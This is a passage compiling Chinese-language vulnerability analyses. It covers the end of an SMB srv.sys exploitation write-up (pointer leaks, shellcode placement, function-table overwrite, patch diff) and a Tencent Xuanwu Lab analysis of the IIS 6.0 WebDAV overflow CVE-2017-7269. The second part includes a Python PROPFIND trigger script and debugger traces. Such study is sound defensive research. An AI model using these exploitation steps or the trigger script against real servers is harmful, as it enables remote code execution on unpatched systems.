00059ca8    00000101 08000000 0800cee6 00000000

kd> k
 # ChildEBP RetAddr
00 b7c0ed88 b76dad98 srv!RestartPeekNamedPipe+0x5f
01 b7c0edac 805c6160 srv!WorkerThread+0x11e
02 b7c0eddc 80541dd2 nt!PspSystemThreadStartup+0x34
03 00000000 00000000 nt!KiThreadStartup+0x16
```

至此，已经成功修改了 write_transaction 的 DataCount 值，之后便可以越界读出 leak_transacion->Connection 值: 89a29c18。

5.1.1.3 SRV global data pointer

```
kd> dds 89a29c18
89a29c18    02580202
89a29c1c    0000001d
89a29c20    00000000
89a29c24    00000000
89a29c28    00000000
89a29c2c    00000000
89a29c30    00000000
89a29c34    00000000
89a29c38    00000000
89a29c3c    b76d8bec srv!SrvGlobalSpinLocks+0x3c
89a29c40    899d0020
89a29c44    000005b3
89a29c48    8976c200
89a29c4c    00004000
89a29c50    10000100
89a29c54    00000000
```

```
89a29c58    8988e010
89a29c5c    89aedc30
89a29c60    89a7d898
89a29c64    0001ffff
```

其中 srv!SrvGlobalSpinLocks+0x3c 就是所谓的 SRV global data pointer ：b76d8bec

5.1.1.4 Locating function tables

```
kd> dds b76d8bec-0x654
b76d8598    b7709683 srv!SrvSmbOpen2
b76d859c    b76f62a8 srv!SrvSmbFindFirst2
b76d85a0    b76f74e5 srv!SrvSmbFindNext2
b76d85a4    b76f6309 srv!SrvSmbQueryFsInformation
b76d85a8    b7707293 srv!SrvSmbSetFsInformation
b76d85ac    b77041ad srv!SrvSmbQueryPathInformation
b76d85b0    b7703ce7 srv!SrvSmbSetPathInformation
b76d85b4    b77025ad srv!SrvSmbQueryFileInformation
b76d85b8    b770367f srv!SrvSmbSetFileInformation
b76d85bc    b7705c85 srv!SrvSmbFsctl
b76d85c0    b7706419 srv!SrvSmbIoctl2
b76d85c4    b7705c85 srv!SrvSmbFsctl
b76d85c8    b7705c85 srv!SrvSmbFsctl
b76d85cc    b77047bb srv!SrvSmbCreateDirectory2
b76d85d0    b7709a51 srv!SrvTransactionNotImplemented
b76d85d4    b7709a51 srv!SrvTransactionNotImplemented
b76d85d8    b76fb144 srv!SrvSmbGetDfsReferral
b76d85dc    b76faf7e srv!SrvSmbReportDfsInconsistency
b76d85e0    00000000
```

5.1.2 泄露 Npp Buffer (shellcode buffer)

这里又得回到 ExecuteTransaction 函数 ：

```
SMB_STATUS SRVFASTCALL ExecuteTransaction (
    IN OUT PWORK_CONTEXT WorkContext)
{
    //...
    header = WorkContext-&gt;ResponseHeader;
    response = (PRESP_TRANSACTION)WorkContext-&gt;ResponseParameters;
    ntResponse = (PRESP_NT_TRANSACTION)WorkContext-&gt;ResponseParameters;
```

```
    if ( transaction-&gt;OutParameters == NULL ) {
        transaction-&gt;OutParameters = (PCHAR)(transaction-&gt;OutSetup +
            transaction-&gt;MaxSetupCount);
        offset = (transaction-&gt;OutParameters - (PCHAR)header + 3) &amp; ~3;
        transaction-&gt;OutParameters = (PCHAR)header + offset;
    }

    if ( transaction-&gt;OutData == NULL ) {
        transaction-&gt;OutData = transaction-&gt;OutParameters +
            transaction-&gt;MaxParameterCount;
        offset = (transaction-&gt;OutData - (PCHAR)header + 3) &amp; ~3;
        transaction-&gt;OutData = (PCHAR)header + offset;
    }
            //...
            command = SmbGetUshort(&amp;transaction-&gt;InSetup[0]);
            /...

            switch( command ) {

            case TRANS_TRANSACT_NMPIPE:
                resultStatus = SrvTransactNamedPipe( WorkContext );
                break;

            case TRANS_PEEK_NMPIPE:
                resultStatus = SrvPeekNamedPipe( WorkContext );
                break;
            //...
}
```

这在这个函数里有这么一个逻辑，当 transaction->OutParameters==NULL，会将 PWORK_CONTEXT->ResponseHeader 加上一定的 offset 赋于它，PWORK_CONTEXT->ResponseHeader 就是个 NonePagedPool.

```
kd&gt; ub eip
srv!ExecuteTransaction+0x60:
b76e8d05 46              inc     esi
b76e8d06 50              push    eax
```

```
b76e8d07 d1e0                shl         eax,1
b76e8d09 2bc2                sub         eax,edx
b76e8d0b 8d440803            lea         eax,[eax+ecx+3]
b76e8d0f 83e0fc              and         eax,0FFFFFFFCh
b76e8d12 03c2                add         eax,edx
b76e8d14 894640              mov         dword ptr [esi+40h],eax

kd&gt; dd 5ace0
0005ace0    109c020c 00000000 89b2c948 89a29c18
0005acf0    e1ed9900 e15e2960 0005bda0 00059c50
0005ad00    00020000 0005ad78 00002361 40010036
0005ad10    00000000 0005ad0c 8993fa25 0005ad7c
0005ad20    8993fa28 0005ad7c b76d84ec 00000004
0005ad30    00000000 00000000 00000000 00000010
0005ad40    00000000 00000000 00000100 00000000
0005ad50    00000101 08000000 0800cee6 0000004b

kd&gt; ? esi+0x40
Evaluate expression: 372000 = 0005ad20

kd&gt; r eax
eax=8993fa28
```

5.1.2.1 transaction->OutParameters=NULL

Transaction 初始状态下 OutParameters 并不为 NULL：

```
kd> dd 5ace0
0005ace0    109c020c 00000000 89b2c948 89a29c18
0005acf0    e1ed9900 e15e2960 0005bda0 00059c50
0005ad00    00020000 0005ad78 00002361 00000001
0005ad10    00000000 0005ad7c 00000000 0005ad7c
0005ad20    0005adbc 0005ad7c 0005bd7c 00000000
0005ad30    00000000 00000000 00000000 00000fc0
0005ad40    00000000 00000040 00000000 00000000
0005ad50    00000101 08000000 0800cee6 0000004b
```

这里通过 write_transaction 越界 写 leak_transaction->OutParameters 为 NULL，然后发包触发写 leak_transaction 操作 ,之后 leak_transaction->OutParameters 便为一 Npp Buffer 值了。

5.1.2.2 leak_transaction->OutData = &leak_transaction->OutParameters

这里要事先泄露 leak_transaction 的基址，其实也不难，通过读 leak_transaction 的 OutData 或 OutParameters 或 InData 字段的值再减去一定的偏移便得到了基址，使 leak_transaction->OutData = &leak_transaction->OutParameters 之后，发包触发 leak_transaction 读操作便将该 Npp buffer 地址泄露出来了。

5.1.2.3 写 shellcode 到 Npp Buffer

将 control_transaction->OutData 设为 Npp Buffer+0x100 地址，然后发包发送 shellcode，便将 shellcode 写到了 Npp Buffer+0x100 内。

5.2 代码执行

至此，直接将 Npp buffer+0x100 写到之前泄露出来的函数表里

```
kd> dds b76d8598
b76d8598  b7709683 srv!SrvSmbOpen2
b76d859c  b76f62a8 srv!SrvSmbFindFirst2
b76d85a0  b76f74e5 srv!SrvSmbFindNext2
b76d85a4  b76f6309 srv!SrvSmbQueryFsInformation
b76d85a8  b7707293 srv!SrvSmbSetFsInformation
b76d85ac  b77041ad srv!SrvSmbQueryPathInformation
b76d85b0  b7703ce7 srv!SrvSmbSetPathInformation
b76d85b4  b77025ad srv!SrvSmbQueryFileInformation
b76d85b8  b770367f srv!SrvSmbSetFileInformation
b76d85bc  b7705c85 srv!SrvSmbFsctl
b76d85c0  b7706419 srv!SrvSmbIoctl2
b76d85c4  b7705c85 srv!SrvSmbFsctl
b76d85c8  b7705c85 srv!SrvSmbFsctl
b76d85cc  b77047bb srv!SrvSmbCreateDirectory2
b76d85d0  8993fb28
b76d85d4  b7709a51 srv!SrvTransactionNotImplemented
b76d85d8  b76fb144 srv!SrvSmbGetDfsReferral
b76d85dc  b76faf7e srv!SrvSmbReportDfsInconsistency
b76d85e0  00000000
```

之后发包就能触发该函数调用：

```
kd> k
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
```

```
00 b72b4cf0 b76e8d76 0x8993fb28
01 b72b4d04 b76e341f srv!ExecuteTransaction+0xdb
02 b72b4d7c b76ca836 srv!SrvSmbTransaction+0x7ac
03 b72b4d88 b76dad98 srv!SrvProcessSmb+0xb7
04 b72b4dac 805c6160 srv!WorkerThread+0x11e
05 b72b4ddc 80541dd2 nt!PspSystemThreadStartup+0x34
06 00000000 00000000 nt!KiThreadStartup+0x16
```

6 关于补丁

了解了漏洞原理之后修补都很简单了。只要在 srv!SrvFindTransaction 里面判断一下 SMB COMMAND 的类型是否一致就好了。

修补后

```
TRANSCATION *__fastcall SrvFindTransaction(int pConnect, SMB_HEADER *Fid, __int16 a3)
{
  _DWORD **pTransList; // eax@4
  _DWORD *v6; // ebx@4
  PDEVICE_OBJECT v7; // ecx@5
  TRANSCATION *pTransaction; // esi@6
  char Command_Trans; // al@10
  char Command_header; // dl@10
  __int16 MIDorFID; // [sp+Ch] [bp-Ch]@2
  struct _ERESOURCE *Resource; // [sp+14h] [bp-4h]@4

  if ( Fid->Command == 0x2F )
    MIDorFID = a3;
  else
    MIDorFID = Fid->MID;
  Resource = (struct _ERESOURCE *)(pConnect + 0x19C);
  ExAcquireResourceExclusiveLite((PERESOURCE)(pConnect + 0x19C), 1u);
  pTransList = (_DWORD **)(*(_DWORD *)(pConnect + 0x160) + 8);
  v6 = *pTransList;
  if ( *pTransList == pTransList )
    goto LABEL_14;
  v7 = WPP_GLOBAL_Control;
  while ( 1 )
  {
    pTransaction = (TRANSCATION *)(v6 - 6);
```

```
    if ( *((_WORD *)v6 + 49) == Fid->TID
&& pTransaction->PID == Fid->PID
&& pTransaction->UID == Fid->UID
&& pTransaction->MID == MIDorFID )
    {
      break;
    }
LABEL_13:
    v6 = (_DWORD *)*v6;
    if ( v6 == (_DWORD *)(*(_DWORD *)(pConnect + 0x160) + 8) )
      goto LABEL_14;
  }

  //
  // 这里添加了对 COMMAND 的比较。比较 pTransaction 和请求中 SMB_HEADER 中的 COMMAND 进行对比
  //

  Command_Trans = pTransaction->Command;
  Command_header = Fid->Command;
  if ( Command_Trans != Command_header )
  {
    if ( (PDEVICE_OBJECT *)v7 != &WPP_GLOBAL_Control )
    {
      WPP_SF_qDD(v7->AttachedDevice, v7->CurrentIrp, (_BYTE)v6 - 24, Command_header, Command_Trans);
      v7 = WPP_GLOBAL_Control;
    }
    goto LABEL_13;
  }
  if ( BYTE1(pTransaction->field_0) == 2 )
  {
    _InterlockedIncrement((volatile signed __int32 *)(pTransaction->field_8 + 4));
    goto LABEL_15;
  }
LABEL_14:
  pTransaction = 0;
LABEL_15:
  ExReleaseResourceLite(Resource);
```

```
    return pTransaction;
}
```

补丁点就是 if (Command_Trans != Command_header)看注释的地方。

7 总结

总之，这个漏洞还是非常好的，远程任意地址写，还可以信息泄露。威力很大。

8 联系作者

pgboy 微博

zhong_sf 微博

深入分析 NSA 用了 5 年的 IIS 漏洞

作者：Ke Liu of Tencent's Xuanwu Lab
原文来源：【腾讯玄武实验室】http://xlab.tencent.com/cn/2017/04/18/nsa-iis-vulnerability-analysis/

1. 漏洞简介

1.1 漏洞简介

2017 年 3 月 27 日，来自华南理工大学的 Zhiniang Peng 和 Chen Wu 在 GitHub [1] 上公开了一份 IIS 6.0 的漏洞利用代码，并指明其可能于 2016 年 7 月份或 8 月份被用于黑客攻击活动。

该漏洞的编号为 CVE-2017-7269 [2]，由恶意的 PROPFIND 请求所引起：当 If 字段包含形如 <http://localhost/xxxx> 的超长 URL 时，可导致缓冲区溢出（包括栈溢出和堆溢出）。

微软从 2015 年 7 月 14 日开始停止对 Windows Server 2003 的支持，所以这个漏洞也没有官方补丁，0patch [3] 提供了一个临时的解决方案。

无独有偶，Shadow Brokers 在 2017 年 4 月 14 日公布了一批新的 NSA 黑客工具，笔者分析后确认其中的 Explodingcan 便是 CVE-2017-7269 的漏洞利用程序，而且两个 Exploit 的写法如出一辙，有理由认为两者出自同一团队之手：

两个 Exploit 的结构基本一致；

都将 Payload 数据填充到地址 0x680312c0；

都基于 KiFastSystemCall / NtProtectVirtualMemory 绕过 DEP；

本文以 3 月份公布的 Exploit 为基础，详细分析该漏洞的基本原理和利用技巧。

1.2 原理概述

CStackBuffer 既可以将栈设置为存储区（少量数据）、也可以将堆设置为存储区（大量数据）；

为 CStackBuffer 分配存储空间时，误将 字符数 当做 字节数 使用，此为漏洞的根本原因；

因为栈上存在 cookie，不能直接覆盖返回地址；

触发溢出时，改写 CStackBuffer 对象的内存，使之使用地址 0x680312c0 作为存储区；

将 Payload 数据填充到 0x680312c0；

程序存在另一处类似的漏洞，同理溢出后覆盖了栈上的一个指针使之指向 0x680313c0；

0x680313c0 将被当做一个对象的起始地址，调用虚函数时将接管控制权；

基于 SharedUserData 调用 KiFastSystemCall 绕过 DEP；


URL 会从 UTF-8 转为 UNICODE 形式；

Shellcode 使用 Alphanumeric 形式编码（UNICODE）；


2. 漏洞原理

2.1 环境配置

在 Windows Server 2003 R2 Standard Edition SP2 上安装 IIS 并为其启用 WebDAV 特性即可。



修改 Exploit 的目标地址，执行后可以看到 svchost.exe 启动 w3wp.exe 子进程，后者以 NETWORK SERVICE 的身份启动了 calc.exe 进程 。



2.2 初步调试

首先，为进程 w3wp.exe 启用 PageHeap 选项；其次，修改 Exploit 的代码，去掉其中的 Shellcode，使之仅发送超长字符串。

```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.75.134',80))
pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n'
pay+='If: <http://localhost/aaaaaaa'
pay+='A'*10240
pay+='>\r\n\r\n'
sock.send(pay)
```

执行之后 IIS 服务器上会启动 w3wp.exe 进程（并不会崩溃），此时将 WinDbg 附加到该进程并再次执行测试代码，即可在调试器中捕获到 first chance 异常，可以得到以下信息：

在 httpext!ScStoragePathFromUrl+0x360 处复制内存时产生了堆溢出；

溢出的内容和大小看起来是可控的；

被溢出的堆块在 httpext!HrCheckIfHeader+0x0000013c 处分配；

崩溃所在位置也是从函数 httpext!HrCheckIfHeader 执行过来的；

进程带有异常处理，因此不会崩溃；

```
$$ 捕获 First Chance 异常
0:020> g
(e74.e80): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00005014 ebx=00002809 ecx=00000a06 edx=0781e7e0 esi=0781a7e4 edi=07821000
eip=67126fdb esp=03fef330 ebp=03fef798 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
httpext!ScStoragePathFromUrl+0x360:
67126fdb f3a5              rep movs dword ptr es:[edi],dword ptr [esi]

0:006> r ecx
ecx=00000a06

0:006> db esi
```

```
0781a7e4    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a7f4    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a804    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a814    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a824    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a834    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a844    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
0781a854    41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00    A.A.A.A.A.A.A.
```

$$ 目标堆块分配调用栈

```
0:006> !heap -p -a edi
    address 07821000 found in
    _DPH_HEAP_ROOT @ 7021000
    in busy allocation (    DPH_HEAP_BLOCK:    UserAddr    UserSize - VirtAddr    VirtSize)
                                    7023680:      781e7d8          2828 -    781e000          4000
    7c83d97a ntdll!RtlAllocateHeap+0x00000e9f
    5b7e1a40 staxmem!MpHeapAlloc+0x000000f3
    5b7e1308 staxmem!ExchMHeapAlloc+0x00000015
    67125df9 httpext!CHeap::Alloc+0x00000017
    67125ee1 httpext!ExAlloc+0x00000008
    67125462 httpext!HrCheckIfHeader+0x0000013c
    6712561e httpext!HrCheckStateHeaders+0x00000010
    6711f659 httpext!CPropFindRequest::Execute+0x000000f0
    6711f7c5 httpext!DAVPropFind+0x00000047
    $$ ……
```

$$ 调用栈

```
0:006> k
ChildEBP RetAddr
03fef798 67119469 httpext!ScStoragePathFromUrl+0x360
03fef7ac 67125484 httpext!CMethUtil::ScStoragePathFromUrl+0x18
03fefc34 6712561e httpext!HrCheckIfHeader+0x15e
03fefc44 6711f659 httpext!HrCheckStateHeaders+0x10
03fefc78 6711f7c5 httpext!CPropFindRequest::Execute+0xf0
03fefc90 671296f2 httpext!DAVPropFind+0x47
$$ ……
```

```
$$ 异常可以被处理，因此不会崩溃
0:006> g
(e74.e80): C++ EH exception - code e06d7363 (first chance)
```

2.3 CStackBuffer

崩溃所在模块 httpext.dll 会多次使用一个名为 CStackBuffer 的模板，笔者写了一份类似的代码，以辅助对漏洞原理的理解。为了简单起见，默认存储类型为 unsigned char，因此省略了模板参数 typename T。

CStackBuffer 的相关特性如下：

默认使用栈作为存储空间，大小由模板参数 SIZE 决定；

通过 resize 可以将堆设置为存储空间；

通过 fake_heap_size 的最低位标识存储空间的类型；

通过 release 释放存储空间；

对象的内存布局依次为：栈存储空间、堆块大小成员、存储空间指针；

CStackBuffer 的源码如下：

```
template<unsigned int SIZE>
class CStackBuffer
{
public:
    CStackBuffer(unsigned int size)
    {
        fake_heap_size = 0;
        heap_buffer = NULL;
        resize(size);
    }

    unsigned char* resize(unsigned int size)
    {
        if (size <= SIZE)
        {
            size = SIZE;
        }

        if (fake_heap_size >> 2 < size)
        {
```

```
            if (fake_heap_size & 1 || size > SIZE)
            {
                release();
                heap_buffer = (unsigned char*)malloc(size);
                fake_heap_size |= 1;
            }
            else
            {
                heap_buffer = buffer;
            }
            fake_heap_size = (4 * size) | (fake_heap_size & 3);
        }
        fake_heap_size |= 2;
        return heap_buffer;
    }

    void release()
    {
        if (fake_heap_size & 1)
        {
            free(heap_buffer);
            heap_buffer = NULL;
        }
    }

    unsigned char* get()
    {
        return heap_buffer;
    }

    unsigned int getFakeSize()
    {
        return fake_heap_size;
    }

private:
    unsigned char buffer[SIZE];
```

```
    unsigned int fake_heap_size;
    unsigned char* heap_buffer;
};
```

2.4 漏洞调试

根据之前的简单分析，可知 HrCheckIfHeader 是一个关键函数，因为：

目标堆块是在这个函数中动态分配的；

从这里可以执行到触发异常的函数 ScStoragePathFromUrl；

函数 HrCheckIfHeader 简化后的伪代码如下所示：

```
int HrCheckIfHeader(CMethUtil *pMethUtil)
{
    CStackBuffer<260> buffer1;
    LPWSTR lpIfHeader = CRequest::LpwszGetHeader("If", 1);
    IFILTER ifilter(lpIfHeader);
    LPWSTR lpToken = ifilter->PszNextToken(0);

    while (1)
    {
        // <http://xxxxx>
        if (lpToken)
        {
            CStackBuffer<260> buffer2;
            // http://xxxx>
            LPWSTR lpHttpUrl = lpToken + 1;
            size_t length = wcslen(lpHttpUrl);
            if (!buffer2.resize(2*length + 2))
            {
                buffer2.release();
                return 0x8007000E;
            }

            // 将 URL 规范化后存入 buffer2
            // length = wcslen(lpHttpUrl) + 1
            // eax = 0
            int res = ScCanonicalizePrefixedURL(
                lpHttpUrl, buffer2.get(), &length);
            if (!res)
```

```
                {
                    length = buffer1.getFakeSize() >> 3;
                    res = pMethUtil->ScStoragePathFromUrl(
                        buffer2.get(), buffer1.get(), &length);
                    if (res == 1)
                    {
                        if (buffer1.resize(length))
                        {
                            res = pMethUtil->ScStoragePathFromUrl(
                                buffer2.get(), buffer1.get(), &length);
                        }
                    }
                }
            }
            // ......
        }
        // ......
}
```

可以看出这里的关键函数为 CMethUtil::ScStoragePathFromUrl，该函数会将请求转发给 ScStoragePathFromUrl，后者简化后的伪代码如下所示：

```
typedef struct _HSE_UNICODE_URL_MAPEX_INFO {
    WCHAR lpszPath[MAX_PATH];
    DWORD dwFlags;              // The physical path that the virtual root maps to
    DWORD cchMatchingPath;// Number of characters in the physical path
    DWORD cchMatchingURL; // Number of characters in the URL
    DWORD dwReserved1;
    DWORD dwReserved2;
} HSE_UNICODE_URL_MAPEX_INFO, * LPHSE_UNICODE_URL_MAPEX_INFO;

int ScStoragePathFromUrl(
    const struct IEcb *iecb,
    const wchar_t *buffer2,
    wchar_t *buffer1,
    unsigned int *length,
    struct CVRoot **a5)
{
    wchar_t *Str = buffer2;
```

```
// 检查是否为 https://locahost:80/path http://localhost/path
// 返回 /path>
int result = iecb->ScStripAndCheckHttpPrefix(&Str);
if (result < 0 || *Str != '/') return 0x80150101;
int v7 = wcslen(Str);

// c:\inetpub\wwwroot\path
// dwFlags                 = 0x0201
// cchMatchingPath    = 0x12
// cchMatchingURL     = 0x00
// result = 0
HSE_UNICODE_URL_MAPEX_INFO mapinfo;
result = iecb->ScReqMapUrlToPathEx(Str, &mapinfo);
int v36 = result;
if (result < 0) return result;

// L"\x00c:\inetpub\wwwroot"
// n == 0
wchar_t *Str1 = NULL;
int n = iecb->CchGetVirtualRootW(&Str1);
if (n == mapinfo.cchMatchingURL)
{
    if (!n || Str[n-1] && !_wcsnicmp(Str1, Str, n))
    {
        goto LABEL_14;
    }
}
else if (n + 1 == mapinfo.cchMatchingURL)
{
    if (Str[n] == '/' || Str[n] == 0)
    {
        --mapinfo.cchMatchingURL;
        goto LABEL_14;
    }
}
v36 = 0x1507F7;
LABEL_14:
```

```
if (v36 == 0x1507F7 && a5)          // a5 == 0
{
    // ......
}

// 0x12
int v16 = mapinfo.cchMatchingPath;
if (mapinfo.cchMatchingPath)
{
    // v17 = L"t\aaaaaaaAAA...."
    wchar_t *v17 = ((char*)&mapinfo - 2) + 2*v16;
    if (*v17 == '\\')
    {
        // ......
    }
    else if (!*v17)
    {
        // ......
    }
}

// v7 = wcslen(/path>)
int v18 = v16 - mapinfo.cchMatchingURL + v7 + 1;
int v19 = *length < v18;
if (v19)
{
    *length = v18;
    if (a5)
    {
        // ......
    }
    result = 1;
}
else
{
    int v24 = (2*mapinfo.cchMatchingPath >> 2);
    qmemcpy(
```

```
            buffer1,
            mapinfo.lpszPath,
            4 * v24);
        LOBYTE(v24) = 2*mapinfo.cchMatchingPath;
        qmemcpy(
            &buffer1[2 * v24],
            (char*)mapinfo.lpszPath + 4 * v24,
            v24 & 3);
        qmemcpy(
            &buffer1[mapinfo.cchMatchingPath],
            &Str[mapinfo.cchMatchingURL],
            2 * (v7 - mapinfo.cchMatchingURL) + 2);
        for (wchar_t *p = &buffer1[mapinfo.cchMatchingPath]; *p; p += 2)
        {
            if (*p == '/') *p = '\\';
        }
        *length = mapinfo.cchMatchingPath - mapinfo.cchMatchingURL + v7 + 1;
        result = v36;
    }

    return result;
}
```

函数 HrCheckIfHeader 会调用 ScStoragePathFromUrl 两次，在第一次调用 ScStoragePathFromUrl 时，会执行如下的关键代码：

```
{
    wchar_t *Str = buffer2;
    // 返回 /path>
    int result = iecb->ScStripAndCheckHttpPrefix(&Str);
    int v7 = wcslen(Str);

    HSE_UNICODE_URL_MAPEX_INFO mapinfo;
    result = iecb->ScReqMapUrlToPathEx(Str, &mapinfo);

    // 0x12     L"c:\inetpub\wwwroot"
    int v16 = mapinfo.cchMatchingPath;

    //    v18 = 0x12 - 0 + wcslen('/path>') + 1 = 0x12 + 10249 + 1 = 0x281c
```

```
    int v18 = v16 - mapinfo.cchMatchingURL + v7 + 1;
    int v19 = *length < v18;
    if (v19)
    {
        *length = v18;
        if (a5)
        {
            // ……
        }
        result = 1;
    }

    return result;
}
```

这里得到 v18 的值为 0x281c，而 *length 的值由参数传递，实际由 CStackBuffer::resize 计算得到，最终的值为 0x82，计算公式为：

```
fake_heap_size = 0;
size = 260;
fake_heap_size = (4 * size) | (fake_heap_size & 3);
fake_heap_size |= 2;

length = fake_heap_size >> 3;
```

显然有 0x82 < 0x281c，所以函数 ScStoragePathFromUrl 将 *length 填充为 0x281c 并返回 1。实际上，这个值代表的是真实物理路径的字符个数。

```
0x281c = 0x12 ("c:\inetpub\wwwroot") + 10248 ("/aaa..") + 1 ('>') + 1 ('\0')
```

在 HrCheckIfHeader 第二次调用 ScStoragePathFromUrl 之前，将根据 length 的值设置 CStackBuffer 缓冲区的大小。然而，这里设置的大小是字符个数，并不是字节数，所以第二次调用 ScStoragePathFromUrl 时会导致缓冲区溢出。实际上，调用 CStackBuffer::resize 的位置就是 httpext!HrCheckIfHeader+0x0000013c，也就是堆溢出发生时通过 !heap -p -a edi 命令得到的栈帧。

```
res = pMethUtil->ScStoragePathFromUrl(
    buffer2.get(), buffer1.get(), &length);
if (res == 1)
{
```

```
    if (buffer1.resize(length))       // httpext!HrCheckIfHeader+0x0000013c
    {
        res = pMethUtil->ScStoragePathFromUrl(
            buffer2.get(), buffer1.get(), &length);
    }
}
```

小结：

函数 ScStoragePathFromUrl 负责将 URL 请求中的文件路径转换为实际的物理路径，函数的名字也印证了这一猜想；

第一次调用此函数时，由于缓冲区大小不够，返回实际物理路径的字符个数；

第二次调用此函数之前先调整缓冲区的大小；

由于缓冲区的大小设置成了字符个数，而不是字节数，因此导致缓冲区溢出；

两次调用同一个 API 很符合微软的风格（第一次得到所需的空间大小，调整缓冲区大小后再次调用）；

3. 漏洞利用

3.1 URL 解码

在函数 HrCheckIfHeader 中，首先调用 CRequest::LpwszGetHeader 来获取 HTTP 头中的特定字段的值，该函数简化后的伪代码如下所示：

```
int CRequest::LpwszGetHeader(const char *tag, int a3)
{
    // 查找缓存
    int res = CHeaderCache<unsigned short>::LpszGetHeader(
        (char *)this + 56, tag);
    if (res) return res;

    // 获取值
    char *pszHeader = this->LpszGetHeader(tag);
    if (!pszHeader) return 0;

    int nHeaderChars = strlen(pszHeader);
    CStackBuffer<tagPROPVARIANT, 64> stackbuffer(64);
    if (!stackbuffer.resize(2 * nHeaderChars + 2))
    {
```

```
            // _CxxThrowException(...);
    }

    // 调用 ScConvertToWide 进行转换
    int v11 = nHeaderChars + 1;
    char* language = this->LpszGetHeader("Accept-Language");
    int v7 = ScConvertToWide(pszHeader, &v11,
                                        stackbuffer.get(), language, a3);
    if ( v7 ) // _CxxThrowException(...);

    // 设置缓存
    res = CHeaderCache<unsigned short>::SetHeader(
                tag, stackbuffer.get(), 0);
    stackbuffer.release();

    return res;
}
```

可以看出这里通过 CHeaderCache 建立缓存机制，此外获取到的值会通过调用 ScConvertToWide 来进行转换操作。事实上，ScConvertToWide 会调用 MultiByteToWideChar 对字符串进行转换。

```
MultiByteToWideChar(
    CP_UTF8,
    0,
    pszHeader,
    strlen(pszHeader) + 1,
    lpWideCharStr,
    strlen(pszHeader) + 1);
```

由于存在编码转换操作，Exploit 中的 Payload 需要先进行编码，这样才能保证解码后得到正常的 Payload。字符串转换的调试日志如下所示：

```
0:007> p
eax=00000000 ebx=00000655 ecx=077f59a9 edx=077f5900 esi=0000fde9 edi=77e62fd6
eip=6712721f esp=03fef5b0 ebp=03fef71c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScConvertToWide+0x150:
6712721f ffd7              call    edi {kernel32!MultiByteToWideChar (77e62fd6)}
```

```
$$ 调用 MultiByteToWideChar 时的参数
0:007> dds esp L6
